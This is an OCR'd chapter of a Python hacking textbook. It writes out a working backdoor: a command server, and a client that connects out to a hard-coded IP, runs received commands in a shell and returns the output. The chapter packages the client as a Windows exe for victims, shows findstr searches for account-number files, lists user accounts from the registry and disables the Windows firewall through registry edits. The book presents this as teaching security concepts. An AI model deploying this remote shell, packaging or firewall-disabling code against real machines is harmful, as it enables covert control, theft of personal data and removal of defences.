

Figure 2-2 The Basic Concept for a Backdoor

The most difficult task when hacking using a backdoor is to install the backdoor on the client system. Since it is not difficult to upload files directly through the network, hackers generally use a web

environment that has relatively weak security. The file upload functionality on a bulletin board is most commonly used. Hackers upload a useful program or video file that contains malicious code on a bulletin board, and users inadvertently click and download the file. The moment the user clicks on the file, the backdoor client will be installed on the PC without the users knowledge. The PC then becomes a zombie PC and can be remotely controlled.

An antivirus program installed on a PC can detect most backdoors, and the hackers who want to access the powerful features of that backdoor continue to write malicious code in a form that cannot be identified by vaccine programs. Here, we can use a simple Python program to learn the concept of a backdoor. This command can be used to retrieve personal information stored on a PC and to check the risk that a backdoor can be installed.

2.2.2 Backdoor Program Development

A backdoor consists of communication between a server and a client. The backdoor server runs in the hacker PC, and the backdoor client runs on the server PC. First, the backdoor server is started at the hacker PC, and then the backdoor client is installed on the server PC and starts trying to connect to the server. The backdoor server may send a command to the backdoor client, and it is therefore possible to perform various deadly attacks, such as acquiring personal information, retrieving registry information, or making changes to account passwords.



Figure 2-3 Backdoor Behavior

The vaccines that are currently installed on most PCs, can detect and treat backdoors that use a simple structure. It requires a high level of skill to develop a working backdoor program. Nevertheless, the purpose of this book is to familiarize the reader with the concept, so we will make a backdoor program with a simple structure.

```
from socket import *
HOST = ''                                          #(1)
PORT = 11443                                       #(2)

s = socket(AF_INET, SOCK_STREAM)
s.setsockopt(SOL_SOCKET, SO_REUSEADDR, 1)          #(3)
s.bind((HOST, PORT))
s.listen(10)                                       #(4)

conn, addr = s.accept()
print 'Connected by', addr
data = conn.recv(1024)
while 1:
```

```
    command = raw_input("Enter shell command or quit: ")      #(5)
    conn.send(command)                                        #(6)
    if command == "quit": break
    data = conn.recv(1024)                                    #(7)
    print data
conn.close()
```

Example 2-1 backdoorServer.py

The structure of backdoor server is surprisingly simple. The basic skeleton is a client/server architecture that uses a socket. The client's role is to simply execute commands that are received from the server and send back the results. The behavior of the back door server is as follows.

(1) **Specifying the HOST**: Specify the other party's address for the socket connection. If the address is specified as a space, it means that any client can connect to the host.

(2) **Specifying the Port**: Specify the port used to connect with the client. In this case, the use of port 11443 is not reserved by the system.

(3) **Setting Socket Options**: It is possible to set various options to control the socket operation. There are three types of options, including "SOL_SOCKET", "IPPROTO_TCP", "IPPROTO_IP". "IPPROTO_TCP" sets the options related to the TCP protocol, and "IPPROTO_IP" sets the option of the IP protocol. Finally, "SOL_SOCKET" is used to set the most common options that are associated with a socket. The "SO_REUSERADDR" option used here means that the reuse address is already in use.

(4) **Specifying the Connection Queue Size**: Specify the number of requests that can be queued to connect to the server.

(5) **Command Input**: Run the input window to receive commands that can be sent to the client.

(6) **Command Transmission**: Transmit the command to the client.

(7) **Receiving Result**: Receive the result of the command that was executed from the backdoor client and print on the screen.

Let's create a backdoor client. First, we need to be familiar with the concept of the "subprocess.Popen" class that executes instructions received from the server. The backdoor client receives the command from the server in text form and creates a process to run it. At this time, the "subprocess.Popen" class supports functions that include process creation, passing instructions, and delivering results to the backdoor client.



Figure 2-4 Popen Class Behavior

The Popen class receives a variety of values that are passed as arguments, and it contains a special asset called PIPE. PIPE is a temporary file for the operating system that serves as a passage to transmit and receive data between processes. Through the three PIPEs, Popen can accept data, pass output values, and handle error messages.

```
import socket,subprocess
HOST = '169.254.69.62'                                    #(1)
PORT = 11443
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))
s.send('[*] Connection Established!')

while 1:
    data = s.recv(1024)                                   #(2)
    if data == "quit": break
    proc = subprocess.Popen(data, shell=True,
                stdout=subprocess.PIPE, stderr=subprocess.PIPE,
                stdin=subprocess.PIPE)                    #(3)
    stdout_value = proc.stdout.read() + proc.stderr.read()  #(4)
    s.send(stdout_value)                                  #(5)
s.close()
```

Example 2-2 backdoorClient.py

The backdoor client uses a socket to connect to a backdoor server and to receive a command from the server. The command that is received is executed through the Popen class and passes the result back to the backdoor server. Let's take a look at the detailed operating procedures.

(1) **Specifing the Server IP and Port**: Specify the IP of a backdoor server and the port that is used for the connection.

(2) **Receiving the Command**: Receive a command from the server. Read the data 1,024 bytes at a time from the socket.

(3) **Running the Command**: Through the Popen function, run the command passed from the server. Seamless communication can be provided between the processes by generating a pipe that handles the input, output, and error messages.

(4) **Printing Result through pipe**: Print the results of the execution and the error messages through the pipe.

(5) **Sending Results to the Server**: Transmit the results of the commands that were executed to the server through a socket.

Now, the server and the client are ready to run the backdoor attack. Python is not installed on all target servers, and if you want to run the Python application on Windows without the Python environment, you need to convert a Python program to a Windows executable file. Let's learn how to change the Python program into an exe file.

2.2.3 Creating Windows executable file

To convert the Python program to a Windows executable file, you need to install the relevant module. Access the following site "www.py2exe.org" and download the "py2exe" module. Select the download tab of the site and download the "py2exe-0.6.9.win32-py2.7.exe" program. First, make a "setup.py" file to create an executable file.

```
from distutils.core import setup
import py2exe

options = {                                    #(1)
    "bundle_files" : 1,
    "compressed" : 1,
    "optimize"    : 2,
}

setup (                                        #(2)
    console = ["backdoorClient.py"],
    options = {"py2exe" : options},
```

```
        zipfile = None
)
```

Example 2-3 setup.py

To create "setup.py", you should understand the various options available. Let's name them option (1) and option (2). Let look at them one by one.

(1) Options

- bundle_files: Determines bundling. [3: Do not bundle, default], [2: Basic bundling], [1: Bundling up the Python interpreter]
- compressed: Determines whether to compress the library archives. [1: compression], [2: no compression]
- optimize: Determines the code optimization. [0: no optimizing], [1: normal optimization], [2: additional optimization]

(2) Option Items

- console: Code list to translate to a console executable (list format)
- windows: Code list to translate to a Windows executable (list format), which is used when converting through a GUI program.
- options: Specify options for compilation
- zipfile: Bundle modules required to run the program as a zip file. "None" indicates only the executable.

When the "setup.py" file has been created, we can change the "backdoorClient.py" file into an executable file. Place the "setup.py" file and the "backdoorClient.py" file together in the same directory. Open a Command program in Windows and run the following command: "python -u setup.py py2exe".

Figure 2-5 Executable File Creation

You can see that two folders were created as described above, and all other files may be ignored. You just need the "backdoorClient.exe" file in the "dist" folder. Even if the Python environment is not installed, you are ready to run the backdoor program.

2.2.4 Searching for the Personal Information File



Figure 2-6 Searching a Personal Information File

First, let us consider a kind of mistake that programmers easily commit. In order to develop a program that can handle user information, Programmer A saves a file containing personal customer information to his PC. A backdoor program is distributed via e-mail, and A commits the mistake of reading the email and

installing the backdoor program on his PC. In order to conduct a test under the above situation, save a "testfile.txt" file to the "C:\test" folder in the server PC, and save the "backdoorClient.exe" file in the "C:" directory.

```
Name        AccountNum     Job       Address
-------------------------------------------------------------------------------
James       7410133456789  doctor    New York
John        6912312345678  teacher   Sydney
Julia       8107021245689  student   Tokyo
```

Figure 2-7 testfile.txt

Run the "backdoorServer.py" program in the hacker PC, and run the "backdoorClient.exe" in the server PC. You can see the following results at the console screen of the hacker PC, and you can see the IP and the connection information for the backdoor.

```
Python 2.7.6 (default, Nov 10 2013, 19:24:18) [MSC v.1500 32 bit
(Intel)] on win32
Type "copyright", "credits" or "license()" for more information.
>>>==========RESTART
==========
>>>
Connected by ('169.254.27.229', 57693)
Enter shell command or quit: type test\testfile.txt
```

Figure 2-8 Run the Backdoor Program

Now, let's pass the command through the backdoor in the hacker PC. Windows has a powerful file search function that is as good as that in UNIX. By searching for a text file using a command to check for specific characters, we can search for a file that contains account numbers.

```
Enter shell command or quit: dir | findstr "<DIR>"        #(1)
2014-03-28  PM 01:33    <DIR>          APM_Setup
2014-04-19  PM 05:01    <DIR>          backup
2014-05-08  PM 05:17    <DIR>          ftp
2014-04-28  PM 08:46    <DIR>          inetpub
2009-07-14  AM 11:37    <DIR>          PerfLogs
2014-04-09  PM 05:10    <DIR>          Program Files
2014-07-02  PM 08:33    <DIR>          Python27
2014-07-17  PM 08:31    <DIR>          test
2014-03-28  AM 09:05    <DIR>          Users
2014-06-09  PM 04:50    <DIR>          Windows

Enter shell command or quit: findstr                      #(2)
-
d:APM_Setup;backup;ftp;inetpub;PerfLogs;Python27;test;Users
" AccountNum " *.txt
  APM_Setup:
  backup:
  ftp:
  inetpub:
  PerfLogs:
  Python27:
  test:
testfile.txt:Name AccountNum Job     Address
  Users:
FINDSTR: Cannot open PerfLogs.

Enter shell command or quit: type test\testfile.txt       #(3)
Name          AccountNum     Job       Address
-------------------------------------------------------------------------------
James         7410133456789  doctor    New York
```

John	6912312345678	teacher	Sydney
Julia	8107021245689	student	Tokyo

Figure 2-9 Search Account Number

Windows provides a powerful UI, but also supports text commands that have a somewhat restricted functionality relative to those available for UNIX. The "findstr" command does not support the ability to exclude certain directories, and cannot use directory names that contain spaces as an option. Also, when an unauthorized file is encountered, the program will crash. Therefore, many problems have to be overcome. To avoid these drawbacks, let's exclude the "Windows" and "Program Files" directories for this test.

(1) **Lookup Directory List:** You can view the list of directories and files through the "dir" command. Since we are interested in directories only, find the "<DIR>" strings and print the directories only. In the results for the "dir" command , "<DIR>" indicates a "directory".

(2) **Searching File Including the Account Number:** Search all directories except the "Windows" and "Program Files" directory. Search for files with the "txt" extension and find a file that contains "AccountNum" strings.

(3) **Opening File:** By using the command **"**type directory\filename", you can open the file that contains the account number from a remote location.

There are many limitations to the backdoor functionality examples that were shown above when applied for real hacking. This simply runs a command and displays output, but diverse hacking attacks are impossible. However, it is well worth taking a look at the basic concepts of a backdoor. Let's now discuss the dangers of system hacking through various attacks.

2.3 Registry

2.3.1 The Basic concept of a Registry



Figure 2-10 The Basic concept of a Registry

The registry is a database that stores general information and a variety of configuration information for the hardware, software, users, operating system and programs. In the past, a "ini" file was used to store such information, but it is difficult to efficiently manage such files used by each respective program, so registry was born in the form of an integrated database. The Registry can be changed in two ways, as follows. First, Windows and installed programs can automatically update the registry information. Second, you can modify it arbitrarily using a tool such as "regedit". Since manual changes can cause serious problems in the system, any such changes must be carefully considered.



Figure 2-11 Registry settings

If "regedit" is executed in the command prompt in Windows, the Registry Editor screen appears. It consists of four sections. First, there is a region for the Key on the left. The top Key called the "Root key", and a "subkey" is under it. When the Key is selected, the value can be seen on the right. It consists of a "Data Type" and "Data" pair. The registry is a logical unit that is managed by the Hive, and it is backed up to a file. The Hive is divided into units according to the "Root Key", and the registry is finally stored in the file managed by the Hive units.

Type	Features
HKEY_CLASSES_ROOT	Information to connect the program with an extension, COM class properties
HKEY_CURRENT_USER	Configuration information for the user who is currently logged in
HKEY_LOCAL_MACHINE	All configuration information related to the software and hardware. Driver information needed to drive the hardware

HKEY_USERS	Full information set in HKEY_CURRENT_USER. Desktop settings and network connection information
HKEY_CURRENT_CONFIG	The necessary information is collected during program execution

Table 2-1 Root Key

Querying and changing the registry values that contain important information for system operation is considered a form of hacking. Based on the account information obtained by analyzing the registry, you can modify the password and use the remote desktop information and network driver connection information to analyze the vulnerability of the system. It is also possible to infer a user's Internet usage patterns by searching for applications and browsing the corresponding data. You can also utilize this basic information for secondary hacking.

2.3.2 Query Registry Information



Figure 2-12 Query Registry information

Python supports the "_winreg" module to query for the registry information. The "_winreg" module acts as an intermediary that helps you use the Windows registry API in Python through a simple method. You can specify the "Root Key" in the parameters and can explicitly connect to the registry handle by using the "ConnectRegistry" function. "OpenKey" is a function that returns a handle that allows you to control the sub-registry using the name in the string type. Finally, the registry values can be obtained by using an "EnumValue" function. When all of the work has been completed, the open handles can be closed by using the "CloseKey" function.

2-3-2-1 Query the list of the user accounts

The regedit program can be used to access the following screen. The SID of the user account entries exist in a subdirectory of the "SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList" item in "HKEY_LOCAL_MACHINE". You can see the variable "ProfileImagePath" for each item. The system stores a list of directories that are assigned to the user account name to the "ProfileImagePath" variable.



Figure 2-13 ProfileList registry information

Using the Python, let's automatically create a program that can

retrieve a list of the user accounts. Specify the registry sub-directory that was mentioned earlier, and add a bit of program code to extract the information of interest. Now, you can easily extract a list of user accounts that are used by the system.

```
from _winreg import *
import sys

varSubKey = "SOFTWARE\Microsoft\Windows
NT\CurrentVersion\ProfileList"                                  #(1)
varReg = ConnectRegistry(None, HKEY_LOCAL_MACHINE) #(2)
varKey = OpenKey(varReg, varSubKey)                             #(3)
for i in range(1024):
    try:
        keyname = EnumKey(varKey, i)                            #(4)
        varSubKey2 = "%s\\%s"%(varSubKey,keyname)               #(5)
        varKey2 = OpenKey(varReg, varSubKey2)                   #(6)
        try:
            for j in range(1024):
                n,v,t = EnumValue(varKey2,j)                    #(7)
                if("ProfileImagePath" in n and "Users" in v):   #(8)
                    print v
        except:
            errorMsg = "Exception Inner:", sys.exc_info()[0]
            #print errorMsg
        CloseKey(varKey2)
    except:
        errorMsg = "Exception Outter:", sys.exc_info()[0]
        break
CloseKey(varKey)                                                #(9)
CloseKey(varReg)
```

Example 2-4 registryUserList.py

Program development uses the "_winreg" module. The functionality provided by the "_winreg" module can be used to obtain the registry handles and to derive the detailed entries. The detailed operation of such is as follows.

(1) **Specifying sub-registry list**: Specify the sub-registry list for which you can look up the user account information.

(2) **Getting the root registry handle object**: Use the reserved word "HKEY_LOCAL_MACHINE" provided by the "_winreg" module to specify the root registry and obtain a registry handle object through the "ConnectRegistry" function.

(3) **Getting the registry handle object**: The "OpenKey" function can be used to obtain a handle object to manipulate the registry that exists under the root registry.

(4) **Querying of the specified registry subkey values**: Sequentially display a list of subkey values that are specified in the registry.

(5) **Creating a sub-registry list**: A list of upper registers and subkey values can be combined to generate a registry that contains the user account information.

(6) **Getting the registry handle object**: Obtain a handle object to manipulate the registry object that was created earlier.

(7) **Acquisition of data from the registry**: Query the name of the value, data type, and data contained in the registry.

(8) **Extracting user account information**: Extract user account information using the string associated with it.

(9) **Returning a handle object**: Return a handle object to the system.

The user account information that is extracted during the registry

search is useful for system hacking. The user's password can be extracted using a dictionary attack, and the "adsi" class provided by the "win32com" module can be used to change the password directly.

```
Python 2.7.6 (default, Nov 10 2013, 19:24:18) [MSC v.1500 32 bit
(Intel)] on win32
Type "copyright", "credits" or "license()" for more information.
>>>==========RESTART==========
>>>
C:\Users\hacker
C:\Users\admin.hacker-PC
>>>
```

Figure 2-14 registryUserList.py Execution result

2.3.2.2 Browsing History

A URL entered by the user into the Internet Explorer address bar is recorded in a specific location in the registry. The browsing history can be viewed by a hacker to infer the user's lifestyle. If you frequently access e-commerce sites, a hacker can steal banking information by installing a keylogger program. Internet access logs are stored in the registry "HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\TypedURLs".

2.3.3 Updating Registry Information



Figure 2-15 Updating Registry Information

In addition to performing a query for information contained in the registry, registry information can also be modified using the "_winreg" module. The "CreateKey" function generates a key and enters the given data. If the same key exists, it is also possible to update the data. The "SetValue" function provides the ability to enter data, and after using all handles, you must return the resources to the system by using the "CloseKey" function.

2.3.3.1 Changing the Windows Firewall settings

Windows stores the firewall configuration to the registry. The information to enable/disable the firewall, firewall status notification information, whether to add startup programs, firewall policy configuration information, the registration application information, and various other types of information are stored in the registry. Let's create a simple example to disable the firewall by changing the corresponding registry value.

```
from _winreg import *
import sys

varSubKey =
    "SYSTEM\CurrentControlSet\services\SharedAccess\Parameter
    s\FirewallPolicy"
varStd = "\StandardProfile"                          #(1)
varPub = "\PublicProfile"                            #(2)
varEnbKey = "EnableFirewall"                         #(3)
varOff = 0

try:
   varReg = ConnectRegistry(None, HKEY_LOCAL_MACHINE)

   varKey = CreateKey(varReg, varSubKey+varStd)
   SetValueEx(varKey, varEnbKey, varOff, REG_DWORD, varOff)
                                                     #(4)
   CloseKey(varKey)

   varKey = CreateKey(varReg, varSubKey+varPub)
   SetValueEx(varKey, varEnbKey, varOff, REG_DWORD, varOff)
except:
   errorMsg = "Exception Outter:", sys.exc_info()[0]
   print errorMsg

CloseKey(varKey)
CloseKey(varReg)
```

Example 2-5 registryFirewall.py

The program that manages the Windows firewall reads the registry information to set the firewall. If you change the firewall settings in the Control Panel, the relevant information is stored in the registry. When you run a sample program to change the registry setting, the Windows Firewall settings are not changed immediately. You must instruct the firewall management program to read the registry information forcibly. The simplest way is to restart Windows. The

detailed operations are as follows.

(1) **A home or office network registry key**: In Windows two types of networks can be used. One is a "home or office network" and another is a "public network". This section specifies the registry key that refers to a "home or office network".

(2) **Public Network registry key**: Specify the "public network" registry key.

(3) **Variable that specifies whether to use the firewall**: Store a decision for using the firewall by setting the "EnableFirewall" variable.

(4) **Setting the value to the registry variables**: The "EnableFirewall" variable is of a REG_DWORD type. Entering zero means disabling the firewall.

When different values are entered in the registry, you can have a significant impact on the system configuration. To change the security settings, you can register an arbitraty list of services that are allowed in the firewall. The program can therefore be used to change applicaton configuration, including that for Internet Explorer or a Word Processor.

2.4 Buffer Overflow

2.4.1 Buffer Overflow Concept

An application that has been developed in the C language, allocates memory in advance if a workspace is needed. The data required to safely perform functions is stored in the space that is reserved. In order to produce a reliable program, you must basically determine the boundary value and block incoming data that is larger than the allocated region. For example, let's look at a buffer overflow error

that has occurred in the "strcpy()" function. If the size of input data is 11 and the size of a variable is 10, the data is beyond the memory area that has been reserved. In this case, an error occurs.

